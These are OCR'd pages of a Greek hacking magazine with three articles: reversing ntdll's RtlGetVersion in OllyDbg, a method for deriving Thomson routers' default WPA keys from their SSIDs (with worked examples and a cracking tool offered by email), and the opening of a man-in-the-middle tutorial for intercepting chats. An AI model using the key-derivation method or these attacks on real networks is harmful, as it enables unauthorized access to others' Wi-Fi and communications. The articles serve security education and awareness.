Ωραία μέχρι εδώ. Μάθαμε τι περιμένουμε να πάρουμε ως αποτέλεσμα. Ας επανέλθουμε όμως στο πρόβλημα του πώς θα εκτελέσουμε τη function αυτή με τον Olly. Επειδή έχουμε να κάνουμε με DLL κι όχι με executable, θα κάνουμε το εξής: Αφού ανοίξουμε τον Olly και φορτώσουμε τη DLL θα πάμε στη διεύθυνση όπου καλείται η RtlGetVersion function και θα την ορίσουμε ως ένα νέο σημείο εκκίνησης (origin point, *βλ. εικόνα 3*).

Μ' αυτόν τον τρόπο, όταν καλέσουμε την ntdll η λειτουργία θα ξεκινήσει από το origin point που μόλις ορίσαμε. Παρατηρείστε ότι η διεύθυνση της RtlGetVersion δεν είναι η ίδια μ' αυτή που έδωσε το output του hexdump. Αυτό δεν είναι περίεργο κι εξηγείται από το γεγονός ότι η Base Image Address είναι διαφορετική.

Αφού λοιπόν καθορίσουμε το νέο σημείο εκκίνησης, βάζουμε κι ένα Break Point στη διεύθυνση 776D859A και είμαστε έτοιμοι να πατήσουμε RUN και μετά να συνεχίσουμε step by step (πατώντας το [F10]), παρα-



Εικόνα 3
Ορισμός νέου origin point για τη βιβλιοθήκη ntdll.dll...

κολουθώντας έτσι την εκτέλεση της συνάρτησης γραμμή προς γραμμή κι ελέγχοντας ταυτόχρονα τις τιμές των καταχωρητών. Επίσης, για να ελέγξουμε καλύτερα τ' αποτελέσματα κάνουμε και το εξής κόλπο: Από τη γραμμή εντολής δίνουμε την εντολή winver, ώστε να δούμε (με βάση το documentation της MS) τι τιμές θα πάρουμε και πού. Δείτε την εικόνα 4 για τ' αποτελέσματα του winver στο δικό μας box.



Εικόνα 4
Το winver χρησιμοποιεί το Windows Native API για να επιστρέψει τ' αποτελέσματά του...

Παρατηρήστε το Version 6.1 (Build 7600). Εκτελώντας τη function πρέπει κι εμείς να πάρουμε τα... ανάλογα ;) Παρακάτω έχουμε κάνει μια ανάλυση του κώδικα που έδωσε ο Olly, μαζί με δικά μας σχόλια για τις τιμές των καταχωρητών που πήραμε σε κάθε γραμμή. Νομίζουμε ότι είναι ιδαίτερα διαφωτιστικά και δεν χρειάζονται πολλές επεξηγήσεις.

```
776D859A  >  MOV EDI,EDI                    ;
776D859C     PUSH EBP                       ;  Standard function prologue
776D859D     MOV EBP,ESP                    ;
776D859F     PUSH ECX
776D85A0     MOV EAX,DWORD PTR FS:[18]      ;  return the TEB (Thread Entry Block)
                                               address
776D85A6     PUSH EBX
776D85A7     PUSH ESI
776D85A8     MOV ESI,DWORD PTR SS:[EBP+8]   ;  return the PEB (Process Entry
                                               Block) address
776D85AB     PUSH EDI
776D85AC     MOV EDI,DWORD PTR DS:[EAX+30]
776D85AF     MOV EAX,DWORD PTR DS:[EDI+A4]  ;  eax=6  (MajorVersion)
776D85B5     MOV DWORD PTR DS:[ESI+4],EAX
776D85B8     MOV EAX,DWORD PTR DS:[EDI+A8]  ;  eax=1  (MinorVersion)
776D85BE     MOV DWORD PTR DS:[ESI+8],EAX
776D85C1     MOVZX EAX,WORD PTR DS:[EDI+AC] ;  eax=00001DB0 i.e. 7600 (BuildNumber)
                                               MOV with zero eXtended
776D85C8     MOV DWORD PTR DS:[ESI+C],EAX
776D85CB     MOV EAX,DWORD PTR DS:[EDI+B0]  ;  eax=2  (platformID)
776D85D1     MOV DWORD PTR DS:[ESI+10],EAX
776D85D4     MOV EAX,DWORD PTR DS:[EDI+1F4]
……
776D8658     POP EBX
776D8659     LEAVE
776D865A     RETN 4
```

Πολύ καλά. Απ' ό,τι βλέπετε πήραμε αυτά τα... ανάλογα! Έχουμε να κάνουμε ακόμα μια μικρή παρατήρηση (όχι τίποτ' άλλο, αλλά για να σας προετοιμάσουμε και για τα επόμενα ανάλογα άρθρα): Προσέξτε τη διεύθυνση `776D8635`. Εκεί καλείται μια function, η `RtlGetNtProductType`. Αυτή είναι μάλλον εσωτερική και undocumented. Πιο πολλά γι' αυτές τις undocumented functions θα δούμε σε επόμενο άρθρο, μαζί με τρόπους για το πώς κάνουμε debug τον kernel!

Ως εδώ καταφέραμε τα ακόλουθα:

1. Είδαμε ποιες functions υπάρχουν μέσα στη βιβλιοθήκη ntdll.dll
2. Απομονώσαμε και διαβάσαμε μια απ' αυτές
3. Την εκτελέσαμε γραμμή προς γραμμή και είδαμε τ' αποτελέσματα


Να πούμε για άλλη μια φορά ότι αυτή η function βρίσκεται μέσα στο Native API. Από κει γίνονται οι κλήσεις κατ' ευθείαν στον kernel των Windows. Πρόκειται για αρκετά επικίνδυνα νερά, όπου αν κάτι δεν πάει καλά τότε στην καλύτερη περίπτωση το σύστημα θα κρεμάσει και κατά πάσα πιθανότητα ένα μίνι πυρηνικό μανητάρι θα δημιουργηθεί πάνω από την οθόνη σας. Εντάξει, πλάκα κάνουμε. Μάλλον το μανητάρι θα δημιουργηθεί μέσα στο κουτί του υπολογιστή, εσείς όμως κατά πάσα πιθανότητα δεν θα το δείτε κι επομένως θα είναι σαν να μην δημιουργήθηκε ποτέ.

Επισης, είδαμε μέχρι τώρα ότι οι συναρτήσεις που κοιτάμε αρχίζουν από Rtl. (Τυχαίο; Δε νομίζω!) Η Microsoft έχει επιλέξει ένα συγκεκριμένο name convention (ονοματολογία) για τις εσωτερικές συναρτήσεις της. Το πρόθεμα (prefix) Rtl προέρχεται από το Run Time Library. Επισης, μέσα στην ntdll θα δούμε και κάποιες ν' αρχίζουν με Zw. Συναρτήσεις μ' αυτό το prefix κάνουν κλήσεις στον πυρήνα! (σ.α. They're, like, OMG!) Γενικά, να ξέρετε ότι το name convention που ακολουθείται είναι

```
<Prefix><Operation><Object>
```

Καλά μέχρι εδώ, μας λείπει όμως κάτι: Ένα πρόγραμμα σε C++ που να καλεί κατευθείαν αυτή τη function του Native API και που ίσως (ποιός ξέρει;) να χρησιμοποιηθεί και σαν εφαλτήριο για μελλοντικούς ελέγχους άλλων, περισσότερο άγνωστων συναρτήσεων! Αν ψάξετε στο web η αλήθεια είναι ότι δεν θα βρείτε και πολλές πληροφορίες για το πώς καλείται αυτή η συνάρτηση μέσα από το Native API. Καλό είναι λοιπόν να υπάρχει ο κώδικας σε C++ εδώ, στο deltaHacker, ώστε να μπορέσετε να τον δώσετε και σε κανέναν άλλον ;) Το προγραμματάκι (σε visual C++ / Visual Studio 2010) είναι το ακόλουθο:

```
// Kernel01.cpp : Call the RtlGetVersion from native API
// © by Thiseas 2011 for p0wnbox.com
//
#include "stdafx.h"
#include <Windows.h>
```



Εικόνα 5 Κάνοντας debugging στο πρόγραμμα μας...


```
typedef void (WINAPI *pwinapi)(PRTL_OSVERSIONINFOW);
int _tmain(int argc, _TCHAR* argv[])
{
    RTL_OSVERSIONINFOW info;
    pwinapi p_pwinapi;
    ZeroMemory(&info, sizeof(RTL_OSVERSIONINFOW));
    p_pwinapi = (pwinapi) GetProcAddress(GetModuleHandle(TEXT("n
tdll.dll")), "RtlGetVersion");
    p_pwinapi(&info);
    return(0);
}
```

Δοκιμάζοντας με τον debugger του Visual Studio το παραπάνω πρόγραμμα, βλέπουμε ότι φτάνοντας στην τελευταία γραμμή παίρνουμε τ' αναμενόμενα αποτελέσματα (*βλ. εικόνα 5*).

Άρα το προγραμματάκι μας μάλλον λειτουργεί σωστά! Ως συνήθως, μπορείτε να κάνετε το παραπάνω πρόγραμμα ό,τι θέλετε. Νομίζουμε ότι δεν χρειάζεται να ξοδέψουμε άλλα bytes για να το σχολιάσουμε - δοκιμάστε το και μόνοι σας :)

Κάντε debug ή ακόμη και disassemble το πρόγραμμα κι επαναλάβετε τη διαδικασία που περιγράψαμε σ' αυτό το άρθρο. Μάλιστα σας προτείνουμε να δοκιμάσετε και κάποιες άλλες συναρτήσεις, όχι και τόσο απλές και προφανείς όσο αυτή που δοκιμάσαμε εμείς. Σας υποσχόμαστε οτι δεν θα χάσετε.

Happy reversing and see you real soon!



Skill:
Advanced

Tags:
WiFi, reversing, cracking, hashing



REVERSE WiFi CRACKER

by Cr0w

Πέρα κι εκτός από τους κλασικούς τρόπους εύρεσης κωδικών για ασύρματα δίκτυα, θα θέλαμε στο παρόν άρθρο να σας δείξουμε κι έναν εναλλακτικό - ουσιαστικά μια εντελώς διαφορετική προσέγγιση στο όλο θέμα. Στόχος μας είναι να σας πείσουμε για το πόσο σημαντικό είναι ν' αλλάζετε το προκαθορισμένο, εργοστασιακό κλειδί WPA κάθε φορά που εγκαθιστάτε ένα νέο, ασύρματο router.

Θα ‘χετε πιθανώς προσέξει ότι αρκετά ασύρματα ADSL router είν’ εργοστασιακά ρυθμισμένα ώστε να χρησιμοποιούν κάποιο συγκεκριμένο κλειδί για την πρόσβαση κατά WPA. Πρόκειται σίγουρα για μια βελτίωση σε σχέση με ό,τι συνέβαινε παλαιότερα -και σε μερικές περιπτώσεις συνεχίζει να συμβαίνει ακόμη και σήμερα-, όπου εξ ορισμού επιτρεπόταν η ελεύθερη πρόσβαση στο WiFi χωρίς κανενός είδους προστασία. Θέλοντας λοιπόν οι κατασκευαστές να βρουν μια λύση που θα παρέχει μια κάποια ασφάλεια στους αμύητους χρήστες, ρυθμίζουν πλέον αρκετές συσκευές ώστε με το που ενεργοποιείται το WiFi ν’ απαιτείται η εισαγωγή κλειδιού για την πρόσβαση των ασύρματων clients. Για να κάνουν μάλιστα τα πράγματα λίγο ευκολότερα, οι κατασκευαστές τυπώνουν στο κάτω μέρος του router το username και το password για την πρόσβαση στο web interface της συσκευής, το επιλεγμένο SSID καθώς και το πολυπόθητο κλειδί.

Τώρα, όσοι ασχολούνται -έστω και για λίγο καιρό- με την ασφάλεια συστημάτων, αμέσως βλέπουν αρκετά προβλήματα σ’ αυτή την πρακτική. Με σχετικά απλές τεχνικές κοινωνικής μηχανικής, ακόμα και με μια αδιάφορη βόλτα κοντά στο χώρο όπου βρίσκεται ο ασύρματος router, η απόκτηση του κλειδιού πρόσβασης είναι σχεδόν τετριμμένη υπόθεση. Νομίζουμε ότι αναλυτικότερες / λεπτομερέστερες περιγραφές δεν χρειάζονται.

Εκτός όμως από τους προαναφερθέντες τρόπους απόκτησης του κλειδιού, ο ίδιος ο αλγόριθμος που τους παράγει είναι πράγματι δυνατόν ν’ ανακαλυφθεί.



Όπως μπορείτε να διαπιστώσετε με λίγη αναζήτηση στο web, αρκετοί μεγάλοι ελληνικοί ISPs (Internet Service Providers) έχουν τα εγχειρίδια των συσκευών που δίνουν στους πελάτες τους online, διαθέσιμα σε κάθε ενδιαφερόμενο. Μέσα σ’ αυτά τα manual περιγράφονται αναλυτικά οι τρόποι χρήσης και ρύθμισης των router, ενώ περιέχονται κι αναλυτικές οδηγίες για την επίτευξη ασύρματων συνδέσεων. Τέσσερις βασικοί ISP που εξετάσαμε αναφέρονται σε μοντέλα του ίδιου κατασκευαστή (Thomson). Ας σημειωθεί εδώ ότι εντελώς παρόμοιες μεθόδους «κλειδώματος» των router που προορίζονται για το ευρύ καταναλωτικό κοινό εφαρμόζουν κι άλλοι κατασκευαστές. Ακριβώς γι’ αυτό το λόγο ορισμένοι attackers -πριν καν ξεκινήσουν τις επιθέσεις- κοιτάζουν το SSID κι αν δουν ότι παραπέμπει σε γνωστό ISP / WiFi router αρχίζουν πρώτα τη συλλογή πληροφοριών για την ίδια τη συσκευή. Εξαιρετικά χρήσιμες πληροφορίες εμπεριέχονται στα συνοδευτικά προγράμματα σύνδεσης και ρύθμισης των router. Ένας ικανός attacker θα κατεβάσει το πρόγραμμα από το site του ISP και με χρήση debugger θα επιχειρήσει να βρει τον αλγόριθμο παραγωγής κλειδιών που χρησιμοποιεί ο κατασκευαστής του router. Εξαιρετικά χρήσιμος γι’ αυτό το εγχείρημα είναι ο όσο το δυνατόν μεγαλύτερος όγκος από πληροφορίες για SSIDs, MAC addresses, WPA keys και serial numbers. Για τις ανάγκες της δικής μας

διερεύνισης, πέρα από τα στοιχεία που μας έδωσαν οικειοθελώς γνωστοί και φίλοι, συλλέξαμε αρκετά και από τους δικτυακούς τόπους γνωστών ελληνικών ISP. Ιδού δύο παραδείγματα:

```
SSID:        Thomson5B8B69
WPA:         EFF014E813
S/N:         CP0845NTF7P(86)

SSID:        ThomsonB98F3A
WPA:         04F71764C2
S/N:         CP0829SF4AQ(46)
```

Ανάλυση

Με τα δεδομένα λοιπόν που συλλέξαμε και μετά από την ανάλυση της κωδικοποίησης του Thomson όπως περιγράφεται στην ιστοσελίδα

`www.gnucitizen.org/blog/default-key-algorithm-in-thomson-and-bt-home-hub-routers`

του hacking group GNUCITIZEN, είναι πράγματι εφικτή η δημιουργία ενός key generator. Πιο συγκεκριμένα, το WEP/WPA key στα Thomson δημιουργείται από τα 10 πρώτα bytes του SHA1 hash ενός string που προέρχεται από το serial number της συσκευής.

Αναλυτικότερα, τα δύο πρώτα byte του serial number (CP) είναι κοινά σ’ όλα τα **Thomson** (**CP**0845NTF7P(86) και **CP**0829SF4AQ(46)). Τα δύο επόμενα bytes αφορούν στο έτος παραγωγής. Στο παράδειγμά μας είναι 08, για το 2008: CP**08**45NTF7P(86) και CP**08**29SF4AQ(46). Τα δύο επόμενα byte αναφέρονται στην εβδομάδα παραγωγής: CP08**45**NTF7P(86) και CP08**29**SF4AQ(46). Τα δύο επόμενα (NT και SF) είναι αδιάφορα και δεν λαμβάνονται υπόψη. Ομοίως και τα δύο τελευταία (εντός των παρενθέσεων), τα οποία χρησιμοποιούνται για τον έλεγχο checksum κατά την εισαγωγή του serial number στο συνοδευτικό πρόγραμμα εγκατάστασης του router. Τέλος, οι τρεις χαρακτήρες πριν την παρένθεση (CP0845NT**F7P**(86) και CP0829SF**4AQ**(46)) αποτελούν τον αύξοντα αριθμό της συσκευής. Τα τρία αυτά bytes είναι σημαντικά για την παραγωγή του κλειδιού και το συνοδευτικό πρόγραμμα εγκατάστασης παίρνει τους δεκαεξαδικούς ASCII codes καθενός εξ αυτών.

Δοκιμές

Με βάση τα προηγούμενα, το string που προκύπτει από το serial number `CP0845NTF7P` είναι το `CP0845463750`. Εφαρμόζοντας τον SHA1 πάνω του παίρνουμε το hash

`efe014e813|93966e95404f5b53ce82450b|5b8b69`

Τα δέκα πρώτα bytes αυτού του SHA1 hash, δηλαδή το πρόθεμα

`efe014e813`

είναι το εργοστασιακό WPA key. Τα δε έξι τελευταία bytes, δηλαδή το επίθεμα

`5b8b69`

είναι επίθεμα του προκαθορισμένου SSID (Thomson5B8B69).

Επαναλαμβάνοντας τη διαδικασία για το serial number `CP0829SF4AQ` παίρνουμε το string `CP0829344151` κι έτσι έχουμε

```
sha1(CP0829344151) =
    04f71764c25e4da518f31741fec51480dab98f3a
```

Το προκαθορισμένο WPA key είναι το

```
04f71764c2
```

και το επίθεμα του προκαθορισμένου SSID είναι το

```
b98f3a
```

(ολόκληρο το προκαθορισμένο SSID είναι ThomsonB98F3A).

Με βάση την προηγούμενη ανάλυση και τις δοκιμές, δεν είναι δύσκολο να γραφτεί ένας reverse cracker ο οποίος θα παίρνει το SSID και παίζοντας με τα bytes του έτους, της εβδομάδας παραγωγής και του serial number θα παράγει SHA1 hashes. Από τα hashes αυτά, αν τα έξι τελευταία ψηφία ενός είναι ίδια με τα έξι τελευταία bytes του SSID, τότε τα δέκα πρώτα ψηφία του ίδιου hash αποτελούν το ζητούμενο, εργοστασιακό WPA key.

Ο cracker

Μια υλοποίηση των προηγουμένων ιδεών θα βρείτε στο πρόγραμμά μας ***Reverse WiFi Cracker***, το οποίο μπορείτε να ζητήσετε μ' ένα απλό email στο

```
cr0w@deltahacker.gr
```

Στο ίδιο mail μπορείτε να στείλετε στον δημιουργό του προγράμματος τις όποιες ερωτήσεις σας. Κάνοντας χρήση Brute Force / Rainbow Tables, το πρόγραμμα είναι σε θέση να βρίσκει το προεπιλεγμένο κλειδί WPA με βάση το εργοστασιακό SSID του ασύρματου δικτύου. Σημειώστε ότι, μεταξύ άλλων, έχει δοκιμαστεί για SSIDs που αρχίζουν από **THOMSON, SPEEDTOUCH, O2WIRELESS, ORANGE, INFINITUM, CYTE, BIGPOND, BBOX, DMAX, PRIVAT και TN_PRIVATE_**. Ακολουθούν τα τρία βασικά βήματα που κάνει ο χρήστης του προγράμματος.

Βήμα 1. Από το combo box ADAPTER επιλέγουμε την κάρτα δικτύου που θέλουμε να χρησιμοποιήσουμε. Με το Refresh ενημερώνουμε τη λίστα με τα διαθέσιμα δίκτυα.


Βήμα 2. Επιλέγοντας το Auto Crack AP το πρόγραμμα προχωρά στη διαδικασία εύρεσης των κωδικών για όλα τα διαθέσιμα SSID.

Βήμα 3. Δοκιμάζουμε να συνδεθούμε με το ασύρματο δίκτυο προκειμένου να επιβεβαιώσουμε το key που μας υπέδειξε το πρόγραμμα (τη διαδικασία αυτή ο γράφων αποφάσισε να μην την αυτοματοποιήσει).


Εναλλακτικά, ο χρήστης έχει τη δυνατότητα να δώσει ο ίδιος το SSID που θέλει (επιλογή Custom Crack). Μπορείτε μ' αυτόν τον τρόπο να ψαρώσετε τους φίλους σας, δίνοντάς τους το κλειδί που χρησιμοποιείται στον WiFi router τους :) Φυσικά, θα πρέπει να γνωρίζετε το αντίστοιχο SSID.

Τέλος, η χρήση της επιλογής Generate Tables δημιουργεί μια βάση δεδο-


μένων μ’ όλα τα πιθανά SSID και WEP/WPA keys. Η διαδικασία χρειάζεται χρόνο για να ολοκληρωθεί, μετά όμως το πρόγραμμα θ’ αναζητά το πιθανό κλειδί από τη λίστα με τα υπολογισμένα SSID, μειώνοντας δραματικά το χρόνο εύρεσης.



εικόνα 1. *Μια γενική προσέγγιση στην εύρεση του αλγορίθμου παραγωγής WEP/WPA keys περνάει μέσα από την ανάλυση του εκτελέσιμου αρχείου εγκατάστασης/ρύθμισης της συσκευής, με τη χρήση των προγραμμάτων PE iDentifier και KANAL.*




εικόνα 2
(βλ. πίσω σελίδα)



εικόνα 3

Εικόνες 2 & 3
Γνωρίζοντας πλέον τη ρουτίνα κρυπτογράφησης, με τη βοήθεια ενός debugger σαν τον IDA μπορούμε να βρούμε πώς παράγονται τα WPA/WEP keys. Αναλυτικότερα, κάνουμε reversing στον κώδικα του εκτελέσιμου εγκατάστασης/ρύθμισης που συνοδεύει τον router. Στην περίπτωση μας ο προγραμματιστής μάς βοήθησε ακόμα περισσότερο, καθώς ενημέρωνε τον debugger με τις ρουτίνες που εκτελούσε κάθε διαδικασία!



εικόνα 4. *Ο reverse WiFi cracker μας εν ώρα εργασίας ;)*





friendfeed.com/deltaHacker

facebook.com/deltaHacker

subZraw.defiant.gr

twitter.com/deltaHacker





Είμαστε κοινωνικοί - ειδικά στον online κόσμο. Είμαστε αστείοι, ευφυείς και φινετσάτοι - ειδικά στον online κόσμο. Είναι βέβαιο ότι έχουμε καβαλήσει το καλάμι - και μάλλον το ‘χουμε καβαλήσει στον online *και* στον offline κόσμο. Πολλοί από εσάς μάς γνωρίζετε. Ελάτε στα στέκια μας και πείτε στους άλλους ότι έχουμε καλές προθέσεις.

Α! Πλέον είμαστε και ανεξάρτητοι - και πολύ ορεξάτοι.

Να τους το πείτε κι αυτό.



Skill: Beginner

Tags: MiTM, ARP Poisoning, DNS spoofing, Message Snarfing

Αληθινές επιθέσεις MiTM!

Παρουσιάσαμε στο άρθρο που ξεκινά από τη σελίδα 12 την τεχνική επιθέσεων Man in The Middle, εξηγήσαμε αναλυτικά και τη λογική της. Τι θα λέγατε να βλέπαμε τώρα μερικά πρακτικά παραδείγματα επιθέσεων; Ξέρετε, αναλυτικά και βήμα προς βήμα ;)

by sub2raw

Κακά τα ψέμματα. Είναι πολλές οι φορές που αν η θεωρία δεν επαληθεύεται (εύκολα) στην πράξη, τότε είναι κάπως δύσκολο να τη δεχτούμε ως έγκυρη. Στην περίπτωση που εξετάζουμε, αν δεν δούμε μερικές επιθέσεις MiTM τότε είναι μάλλον απίθανο να πάρουμε στα σοβαρά την επικινδυνότητα της τεχνικής. Ακριβώς γι' αυτό το λόγο θα σας δείξουμε πώς ένας επιτιθέμενος είναι δυνατόν να υποκλέψει το Messenger chat ενός άλλου χρήστη. Θα δούμε, εξάλλου, πώς ο επιτιθέμενος μπορεί να στέλνει το θύμα του στα site που ο ίδιος θέλει, αντί γι' αυτά που το θύμα επιχειρεί να επισκεφτεί. Για να τα πετύχει όλα αυτά ο attacker οφείλει πρώτα να εξαπολύσει ένα MiTM attack. Ο καλύτερος τρόπος για να δούμε πώς θα το κάνει είναι για το υπόλοιπο του άρθρου να μπούμε στη θέση του.

Όλα όσα χρειαζόμαστε για την επίθεση είναι ελεύθερα διαθέσιμα, open source εργαλεία. Μπορούμε να δουλέψουμε από οποιοδήποτε λειτουργικό σύστημα (ναι, ακόμα κι από Windows), όμως για λόγους ευκολίας επιλέγουμε το Linux και συγκεκριμένα το BackTrack (έκδοση 5 R1). Από τη θεωρία, εξάλλου, είναι προφανές ότι για να δουλέψει η επίθεση ο attacker και το θύμα πρέπει να βρίσκονται μέσα στο ίδιο τοπικό δίκτυο (LAN). Ας ξεκινήσουμε, λοιπόν, το BackTrack μας...

Αναγνώριση

Είναι χρήσιμο να γνωρίζουμε τη διεύθυνση IP του μηχανήματός μας. Για να τη μάθουμε αρκεί ν' ανοίξουμε ένα παράθυρο τερματικού και να χρη-



σιμοποιήσουμε το εργαλείο ifconfig:

```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:37:27:5e
          inet addr:10.20.30.108  Bcast:10.20.30.255
Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe37:275e/64 Scope:Link
[snip]
```

